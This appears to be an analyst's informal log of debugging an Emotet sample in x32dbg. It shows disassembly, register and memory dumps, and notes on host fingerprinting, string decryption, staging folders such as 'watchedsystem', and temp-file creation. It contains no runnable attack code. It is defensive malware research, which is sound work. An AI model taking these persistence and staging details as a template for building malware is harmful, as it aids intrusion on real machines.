767640BE  8D45 F8        lea eax,dword ptr ss:[ebp-8]
767640C1  50             push eax
767640C2  FF15 50057676  call dword ptr ds:[<&RtlInitUnicodeStringEx>]
767640C8  85C0           test eax,eax
767640CA  0F8C F8B50200  jl kernel32.7678F6C8
767640D0  FF75 0C        push dword ptr ss:[ebp+C]
767640D3  8D45 F8        lea eax,dword ptr ss:[ebp-8]
767640D6  50             push eax
767640D7  E8 4B000000    call kernel32.76764127
767640DC  85C0           test eax,eax
767640DE  0F85 F2B50200  jne kernel32.7678F6D6
767640E4  FF75 20        push dword ptr ss:[ebp+20]
767640E7  FF75 1C        push dword ptr ss:[ebp+1C]
767640EA  FF75 18        push dword ptr ss:[ebp+18]
767640ED  FF75 14        push dword ptr ss:[ebp+14]
767640F0  FF75 10        push dword ptr ss:[ebp+10]
767640F3  FF75 0C        push dword ptr ss:[ebp+C]

edi=00661980 L"--65c00b8d"

.text:767640B4 kernel32.dll:$140B4 #140B4 <CreateFileW>

EAX     00000001
EBX     00000000
ECX     00000003
EDX     00000002
EBP     002BF414
ESP     002BF3CC
ESI     00000102     L'Ă'
EDI     00661980     L"--65c00b8d"

EIP     767640B4     <kernel32.CreateFileW>

EFLAGS    00000246
ZF 1  PF 1  AF 0

Default (stdcall)   5   Unlocked
1: [esp+4]  01322E20 L"C:\\Users\\saskue\\Desktop\\emotet.exe"
2: [esp+8]  80000000
3: [esp+C]  00000001
4: [esp+10] 00000000
5: [esp+14] 00000003

Address   Hex                                              ASCII
01322A10  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
01322A20  5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
01322A30  41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
01322A40  4C 00 6F 00 63 00 61 00 6C 00 5C 00 64 00 65 00  L.o.c.a.l.\.d.e.
01322A50  66 00 69 00 6E 00 65 00 70 00 75 00 62 00 6C 00  f.i.n.e.p.u.b.l.
01322A60  69 00 73 00 68 00 5C 00 64 00 65 00 66 00 69 00  i.s.h.\.d.e.f.i.
01322A70  6E 00 65 00 70 00 75 00 62 00 6C 00 69 00 73 00  n.e.p.u.b.l.i.s.
01322A80  68 00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00  h...e.x.e.......

0028F3CC  0131D105  return to emotet.sub_131D0EA+1B from ???
002BF3D0  01322E20  emotet.01322E20
002BF3D4  80000000
002BF3D8  00000001
002BF3DC  00000000
002BF3E0  00000003
002BF3E4  00000000
002BF3E8  00000000
002BF3EC  00000102
002BF3F0  00000104
002BF3F4  0131D676  return to emotet.sub_131D652+24 from emotet.sub_131D0EA
```

File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Show FPU
memset filename Dump 2 api hashing 1 Dump 5 Watch 1 Locals Struct
11:32 PM
9/26/2023

Gathering information :

Computername : SASKUE-PC (wide)

After this there is conversion from wide charatcer to multi-charatcer.


emotet.exe - PID: 2788 - Module: emotet.exe - Thread: Main Thread 2160 - x32dbg

```
0131D192  8D45 EC         lea eax,dword ptr ss:[ebp-14]
0131D195  56              push esi
0131D196  6A 10           push 10
0131D198  50              push eax
0131D199  6A FF           push FFFFFFFF                      Arg4 = FFFFFFFF
0131D19B  8D45 CC         lea eax,dword ptr ss:[ebp-34]
0131D19E  50              push eax                           Arg3
0131D19F  68 00040000     push 400                           Arg2 = 400
0131D1A4  6A 00           push 0                             Arg1 = NULL
0131D1A6  FF15 DC0C3201   call dword ptr ds:[<&WideCharToMultiByte>]  sub_[1130CDC]
0131D1AC  33DB            xor ebx,ebx
0131D1AE  8BCE            mov ecx,esi
0131D1B0  85C0            test eax,eax
0131D1B2  0F9FC3          setg bl
0131D1B5  E8 4F49FFFF     call emotet.1311B09
0131D1BA  85DB            test ebx,ebx
0131D1BC  5B              pop ebx
0131D1BD  74 2E           je emotet.131D1ED
0131D1BF  807D EC 00      cmp byte ptr ss:[ebp-14],0
0131D1C3  8D4D EC         lea ecx,dword ptr ss:[ebp-14]
0131D1C6  74 2B           je emotet.131D1F3
0131D1C8  8A01            mov al,byte ptr ds:[ecx]
0131D1CA  3C 30           cmp al,30                          30:'0'

ebx=104 L'A'

.text:0131D1AC emotet.exe:$D1AC #C5AC <sub_131D163+49>
```


```
EAX     0000000A
EBX     00000104     L'A'
ECX     002BF3E6
EDX     7EFB0002
EBP     002BF3F0
ESP     002BF3B4
ESI     00677A88
EDI     00661980     L"--65c00b8d"

EIP     0131D1AC     emotet.0131D1AC

EFLAGS  00000246

Default (stdcall)   5   Unlocked
1: [esp+4]  00000102
2: [esp+8]  00410053
3: [esp+C]  00480053
4: [esp+10] 00450055
5: [esp+14] 0050002D
```

```
Address   Hex                                              ASCII
002BF3BC  53 00 41 00 53 00 4B 00 55 00 45 00 2D 00 50 00  S.A.S.K.U.E.-.P.
002BF3CC  43 00 00 00 18 14 76 76 F4 00 00 00 F4 00 00 00  C.....vvô...ô...
002BF3DC  53 41 53 4B 55 45 2D 50 43 00 00 00 80 19 66 00  SASKUE-PC.....f.
002BF3EC  09 00 00 00 14 F4 2B 00 7B D6 31 01 02 01 00 00  .....ô+.{Ö1.....
002BF3FC  19 AC 31 01 5C 16 33 77 8F AC 31 01 80 19 66 00  .¬1.\.3w.¬1...f.
002BF40C  A0 05 68 B7 2D CE 31 01 48 F8 2B 00 36 CE 31 01   .h·-Î1.Hø+.6Î1.
002BF41C  00 00 00 00 00 00 00 00 00 E0 FD 7E 43 00 3A 00  .........àý~C.:.
002BF42C  5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 73 00  \.U.s.e.r.s.\.s.

002BF3B4  00000104
002BF3B8  00000102
002BF3BC  00410053
002BF3C0  00480053
002BF3C4  00450055
002BF3C8  0050002D
002BF3CC  00000043
002BF3D0  76761418  return to kernel32.76761418 from kernel32.76761422
002BF3D4  000000F4
002BF3D8  000000F4
002BF3DC  48534153
```

```
00608AB0  63 00 68 00 75 00 6E 00 6B 00 2C 00 63 00 6F 00  c.h.u.n.k.,.c.o.
00608AC0  75 00 6E 00 74 00 65 00 72 00 2C 00 64 00 72 00  u.n.t.e.r.,.d.r.
00608AD0  61 00 77 00 61 00 2C 00 69 00 73 00 76 00 65 00  a.w.a.,.i.s.v.e.
00608AE0  2C 00 74 00 77 00 6F 00 2C 00 6E 00 65 00 78 00  ,.t.w.o.,.n.e.x.
00608AF0  74 00 2C 00 6D 00 61 00 70 00 69 00 2C 00 72 00  t.,.m.a.p.i.,.r.
00608B00  74 00 61 00 70 00 69 00 2C 00 6E 00 6C 00 73 00  t.a.p.i.,.n.l.s.
00608B10  64 00 6C 00 2C 00 64 00 65 00 66 00 73 00 2C 00  d.l.,.d.e.f.s.,.
00608B20  74 00 65 00 6E 00 61 00 6E 00 74 00 2C 00 72 00  t.e.n.a.n.t.,.r.
00608B30  73 00 74 00 72 00 74 00 2C 00 77 00 69 00 6E 00  s.t.r.t.,.w.i.n.
00608B40  64 00 6F 00 77 00 2C 00 6D 00 61 00 63 00 68 00  d.o.w.,.m.a.c.h.
00608B50  69 00 6E 00 65 00 2C 00 6D 00 69 00 72 00 61 00  i.n.e.,.m.i.r.a.
00608B60  2C 00 73 00 79 00 73 00 74 00 65 00 6D 00 2C 00  ,.s.y.s.t.e.m.,.
00608B70  73 00 74 00 72 00 65 00 61 00 6D 00 2C 00 63 00  s.t.r.e.a.m.,.c.
00608B80  75 00 72 00 73 00 6F 00 72 00 2C 00 73 00 74 00  u.r.s.o.r.,.s.t.
00608B90  72 00 75 00 63 00 74 00 73 00 2C 00 68 00 69 00  r.u.c.t.s.,.h.i.
00608BA0  73 00 74 00 6F 00 72 00 79 00 2C 00 77 00 61 00  s.t.o.r.y.,.w.a.
00608BB0  74 00 63 00 68 00 65 00 64 00 2C 00 68 00 61 00  t.c.h.e.d.,.h.a.
00608BC0  73 00 68 00 2C 00 72 00 65 00 70 00 6F 00 72 00  s.h.,.r.e.p.o.r.
00608BD0  74 00 2C 00 70 00 72 00 6F 00 67 00 72 00 61 00  t.,.p.r.o.g.r.a.
00608BE0  6D 00 2C 00 64 00 75 00 72 00 61 00 62 00 6C 00  m.,.d.u.r.a.b.l.
00608BF0  65 00 2C 00 6F 00 66 00 66 00 63 00 2C 00 72 00  e.,.o.f.f.c.,.r.
00608C00  73 00 61 00 74 00 2C 00 66 00 6F 00 6C 00 64 00  s.a.t.,.f.o.l.d.
00608C10  65 00 72 00 73 00 2C 00 73 00 68 00 65 00 6C 00  e.r.s.,.s.h.e.l.
00608C20  6C 00 2C 00 79 00 65 00 6C 00 6C 00 6F 00 77 00  l.,.y.e.l.l.o.w.
00608C30  2C 00 73 00 6F 00 75 00 6E 00 64 00 73 00 2C 00  ,.s.o.u.n.d.s.,.
00608C40  61 00 64 00 6A 00 75 00 73 00 74 00 2C 00 74 00  a.d.j.u.s.t.,.t.
00608C50  6F 00 6E 00 65 00 72 00 2C 00 74 00 6C 00 62 00  o.n.e.r.,.t.l.b.
00608C60  2C 00 73 00 6F 00 72 00 74 00 65 00 64 00 2C 00  ,.s.o.r.t.e.d.,.
00608C70  6C 00 6F 00 6F 00 70 00 2C 00 70 00 6F 00 73 00  l.o.o.p.,.p.o.s.
00608C80  74 00 2C 00 74 00 78 00 74 00 2C 00 69 00 63 00  t.,.t.x.t.,.i.c.
00608C90  6F 00 6E 00 73 00 2C 00 69 00 6E 00 74 00 65 00  o.n.s.,.i.n.t.e.
00608CA0  6C 00 2C 00 69 00 6E 00 73 00 65 00 74 00 2C 00  l.,.i.n.s.e.t.,.
00608CB0  6D 00 6F 00 76 00 65 00 2C 00 72 00 65 00 70 00  m.o.v.e.,.r.e.p.
00608CC0  6F 00 72 00 74 00 73 00 2C 00 74 00 72 00 63 00  o.r.t.s.,.t.r.c.
00608CD0  2C 00 62 00 61 00 73 00 65 00 64 00 2C 00 77 00  ,.b.a.s.e.d.,.w.
00608CE0  69 00 6D 00 2C 00 6C 00 75 00 6D 00 62 00 65 00  i.m.,.l.u.m.b.e.
00608CF0  72 00 2C 00 76 00 69 00 6F 00 6C 00 65 00 74 00  r.,.v.i.o.l.e.t.
00608D00  2C 00 64 00 6F 00 6D 00 2C 00 65 00 61 00 73 00  ,.d.o.m.,.e.a.s.
00608D10  79 00 2C 00 63 00 76 00 74 00 2C 00 63 00 65 00  y.,.c.v.t.,.c.e.
00608D20  6E 00 74 00 65 00 72 00 2C 00 65 00 76 00 65 00  n.t.e.r.,.e.v.e.
00608D30  6E 00 2C 00 72 00 65 00 61 00 64 00 61 00 6E 00  n.,.r.e.a.d.a.n.
00608D40  64 00 2C 00 78 00 69 00 6E 00 70 00 75 00 74 00  d.,.x.i.n.p.u.t.
00608D50  2C 00 6D 00 65 00 6D 00 2C 00 63 00 75 00 65 00  ,.m.e.m.,.c.u.e.
00608D60  73 00 2C 00 6C 00 61 00 79 00 65 00 72 00 2C 00  s.,.l.a.y.e.r.,.
00608D70  74 00 6F 00 6F 00 6C 00 73 00 2C 00 77 00 66 00  t.o.o.l.s.,.w.f.
00608D80  64 00 2C 00 72 00 75 00 6E 00 6E 00 69 00 6E 00  d.,.r.u.n.n.i.n.
00608D90  67 00 2C 00 6D 00 61 00 69 00 6C 00 2C 00 67 00  g.,.m.a.i.l.,.g.
00608DA0  65 00 73 00 74 00 75 00 72 00 65 00 2C 00 6D 00  e.s.t.u.r.e.,.m.
00608DB0  69 00 73 00 63 00 EB 00 BA 33 13 36 E6 66 00 00  i.s.c.ë.º3.6æf..
00608DC0  C4 00 5F 00 88 7A 60 00 00 00 00 00 00 00 00 00  Ä._..z`.........
```

After that again decryption call is made an above mentioned strings are decrypted ones.
Next possibly will be creation of directory named watchedsystem followed by executable as watchedsystem.exe.

After this there is a called to deletefilew for deleting above mention executable but since no such file exists therefore status is false.



```
emotet.exe - PID: 1780 - Module: ntdll.dll - Thread: Main Thread 1860 - x32dbg
```

(C:) Local Disk ▸ Users ▸ saskue ▸ AppData ▸ Local ▸

Name	Date modified	Type	Size
definepublish	9/25/2023 11:20 PM	File folder	
Microsoft	9/23/2023 3:16 AM	File folder	
Programs	9/23/2023 5:47 AM	File folder	
Temp	9/27/2023 4:28 AM	File folder	
VirtualStore	9/23/2023 3:15 AM	File folder	
IconCache	9/23/2023 5:18 AM	Data Base File	766 KB

6 items


```
'+'
L'A'
L"he remote computer has insufficient resources to complete the netw

L"%s\\%s"

ntdll.778825D7
```

```
3AF2A8 L"C:\\Users\\saskue\\AppData\\Local\\watchedsystem"
000104
600C38 L"%s\\%s"
03AF2A8 L"C:\\Users\\saskue\\AppData\\Local\\watchedsystem"
03AF0A0 L"watchedsystem"
```

```
003AEE74 011CD097 return to emotet.sub_11CD013+84 from ???
003AEE78 003AF2A8 L"C:\\Users\\saskue\\AppData\\Local\\watchedsystem"
003AEE7C 00000104
003AEE80 00600C38 L"%s\\%s"
003AEE84 003AF2A8 L"C:\\Users\\saskue\\AppData\\Local\\watchedsystem"
003AEE88 003AF0A0 L"watchedsystem"
003AEE8C 005F1980 L"--65c00b8d"
003AEE90 00000102
003AEE94 00000104
003AEE98 77A06FFC
```

Time Wasted Debugging: 0:06:20:45

4:57 AM 9/27/2023



```
emotet.exe - PID: 1780 - Module: emotet.exe - Thread: Main Thread 1860 - x32dbg
```

```
     011CD0DC   50             push eax                              Arg1
     011CD0DD   FF15 94071D01  call dword ptr ds:[<&DeleteFileW>]    sub_[1130794]
EIP  011CD0E3   5F             pop edi
     011CD0E4   5E             pop esi                               esi:L"\ns\\%s.exe"
     011CD0E5   5B             pop ebx
     011CD0E6   8BE5           mov esp,ebp
     011CD0E8   5D             pop ebp
     011CD0E9   C3             ret
     011CD0EA   53             push ebx                              sub_11CD0EA
     011CD0EB   56             push esi                              esi:L"\ns\\%s.exe"
     011CD0EC   33DB           xor ebx,ebx
     011CD0EE   53             push ebx
     011CD0EF   53             push ebx
     011CD0F0   6A 03          push 3
     011CD0F2   53             push ebx
     011CD0F3   6A 01          push 1
     011CD0F5   68 00000080    push 80000000
     011CD0FA   68 202E1D01    push emotet.11D2E20                   11D2E20:L"C:\\Users\\s
     011CD0FF   FF15 18081D01  call dword ptr ds:[<&CreateFileW>]
     011CD105   8BF0           mov esi,eax                           esi:L"\ns\\%s.exe"

edi=1AFD617E

.text:011CD0E3 emotet.exe:$D0E3 #C4E3 <sub_11CD013+D0>
```

```
EAX  00000000
EBX  00000104   L'A'
ECX  7EFDD000
EDX  00000003
EBP  003AF4B0
ESP  003AEE8C   &L"--65c00b8d"
ESI  00607258   L"\ns\\%s.exe"
EDI  1AFD617E

EIP  011CD0E3   emotet.011CD0E3
```

```
Address   Hex                                               ASCII
003AF2A8  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
003AF2B8  5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
003AF2C8  41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
003AF2D8  4C 00 6F 00 63 00 61 00 6C 00 5C 00 77 00 61 00  L.o.c.a.l.\.w.a.
003AF2E8  74 00 63 00 68 00 65 00 64 00 73 00 79 00 73 00  t.c.h.e.d.s.y.s.
003AF2F8  74 00 65 00 6D 00 00 00 50 01 5F 00 E8 1A 02 00  t.e.m...P._.è...
003AF308  00 00 5F 00 00 00 5F 00 80 7A 60 00 00 00 00 00  .._..._..z`.....
```

```
003AEE8C 005F1980 L"--65c00b8d"
003AEE90 00000102
003AEE94 00000104
003AEE98 003A0043
003AEE9C 0055005C
003AEEA0 00650073
003AEEA4 00730072
003AEEA8 0073005C
003AEEAC 00730061
003AEEB0 0075006B
```

Paused Dump: 003AEE98 -> 003AEE98 (0x00000001 bytes)

Time Wasted Debugging: 0:06:30:10

5:11 AM 9/27/2023


File and directory enumeration:

1- C and its all Directory information enumeration via getfileattributesw

C:\\
C:\\Users
C:\\Users\\saskue
C:\\Users\\saskue\\AppData
C:\\Users\\saskue\\AppData\\Local
Once its reached the next stage payload function exit too.

2- Temporary directory enumerations :

C:\\User\\AppData\\Local\\Temp




```
emotet.exe - PID: 1780 - Module: emotet.exe - Thread: Main Thread 1860 - x32dbg

         011CD39F  .  50              push eax                                        ┌Arg2
         011CD3A0  .  57              push edi                                        │Arg1
         011CD3A1  .  FF15 3C0D1D01   call dword ptr ds:[<&GetTempPathW>]             └sub_[11300C3C]
EIP      011CD3A7  .  8D85 F8FDFFFF   lea eax,dword ptr ss:[ebp-208]
         011CD3AD  .  50              push eax                                        ┌Arg4
         011CD3AE  .  56              push esi                                        │Arg3
         011CD3AF  .  56              push esi                                        │Arg2
         011CD3B0  .  50              push eax                                        │Arg1
         011CD3B1  .  FF15 08091D01   call dword ptr ds:[<&GetTempFileNameW>]         └sub_[1130908]
         011CD3B7  .  8D95 F8FDFFFF   lea edx,dword ptr ss:[ebp-208]
         011CD3BD  .  8BCB            mov ecx,ebx                                     ebx:L"C:\\Users\\sasku
         011CD3BF  .  E8 C73CFFFF     call <emotet.sub_11C108B>
         011CD3C4  .  5F              pop edi
         011CD3C5  .  85C0            test eax,eax
         011CD3C7  .  74 1F           je emotet.11CD3E8
         011CD3C9  .  8BD3            mov edx,ebx                                     ebx:L"C:\\Users\\sasku
         011CD3CB  .  B9 202E1D01     mov ecx,emotet.11D2E20                          11D2E20:L"C:\\Users\\s
         011CD3D0  .  E8 B63CFFFF     call <emotet.sub_11C108B>
         011CD3D5  .  8BF0            mov esi,eax
         011CD3D7  .  85F6            test esi,esi
         011CD3D9  .  75 0D           jne emotet.11CD3E8
         011CD3DB  .  8BD3            mov edx,ebx                                     ebx:L"C:\\Users\\sasku

eax=23 '#'
dword ptr ss:[ebp-208]=[003AF2A8 L"C:\\Users\\saskue\\AppData\\Local\\Temp\\"]=3A0043

.text:011CD3A7 emotet.exe:$D3A7 #C7A7 <sub_11CD35F+48>
```

```
Hide FPU

EAX     00000023     '#'
EBX     011D2A10     L"C:\\Users\\saskue\\AppData\\Local\\define
ECX     76CACC19     kernel32.76CACC19
EDX     005F0178
EBP     003AF4B0
ESP     003AF29C     &L"--65c00b8d"
ESI     00000000
EDI     00000104     L'Ą'

EIP     011CD3A7     emotet.011CD3A7

EFLAGS    00000246

Default (stdcall)                    5        Unlocked
1: [esp+4] 011D2A10 L"C:\\Users\\saskue\\AppData\\Local\\defin
2: [esp+8] 00000104
3: [esp+C] 003A0043
4: [esp+10] 0055005C
5: [esp+14] 00650073
```

```
Address  Hex                                              ASCII
003AF2A8 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
003AF2B8 5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
003AF2C8 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
003AF2D8 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00  L.o.c.a.l.\.T.e.
003AF2E8 6D 00 70 00 5C 00 00 00 00 00 00 00 00 00 00 00  m.p.\...........
003AF2F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF308 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF318 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF328 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
003AF29C 005F1980 L"--65c00b8d"
003AF2A0 011D2A10 emotet.011D2A10
003AF2A4 00000104
003AF2A8 003A0043
003AF2AC 0055005C
003AF2B0 00650073
003AF2B4 00730072
003AF2B8 0073005C
003AF2BC 00730061
003AF2C0 00750068
003AF2C4 005C0065
```

It then create a file inside the temporary directory here its :
    824A.tmp



```
emotet.exe - PID: 1780 - Module: kernelbase.dll - Thread: Main Thread 1860 - x32dbg

EIP  75FF63BB   C2 1000         ret 10
     75FF63BE   CC              int3
     75FF63BF   CC              int3
     75FF63C0   CC              int3
     75FF63C1   CC              int3
     75FF63C2   CC              int3
     75FF63C3   8BFF            mov edi,edi
     75FF63C5   55              push ebp
     75FF63C6   8BEC            mov ebp,esp
     75FF63C8   83EC 44         sub esp,44
     75FF63CB   53              push ebx
     75FF63CC   6A 5C           push 5C
     75FF63CE   58              pop eax
     75FF63CF   66:8945 FC      mov word ptr ss:[ebp-4],ax
     75FF63D3   33C0            xor eax,eax
     75FF63D5   66:8945 FE      mov word ptr ss:[ebp-2],ax
     75FF63D9   8B45 08         mov eax,dword ptr ss:[ebp+8]
     75FF63DC   33DB            xor ebx,ebx
     75FF63DE   3BC3            cmp eax,ebx
     75FF63E0   75 03           jne kernelbase.75FF63E5
     75FF63E2   8D45 FC         lea eax,dword ptr ss:[ebp-4]
     75FF63E5   53              push ebx

.text:75FF63BB kernelbase.dll:$163BB #157BB
```

```
Address  Hex                                              ASCII
003AF2A8 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
003AF2B8 5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
003AF2C8 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
003AF2D8 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00  L.o.c.a.l.\.T.e.
003AF2E8 6D 00 70 00 5C 00 38 00 32 00 34 00 41 00 2E 00  m.p.\.8.2.4.A...
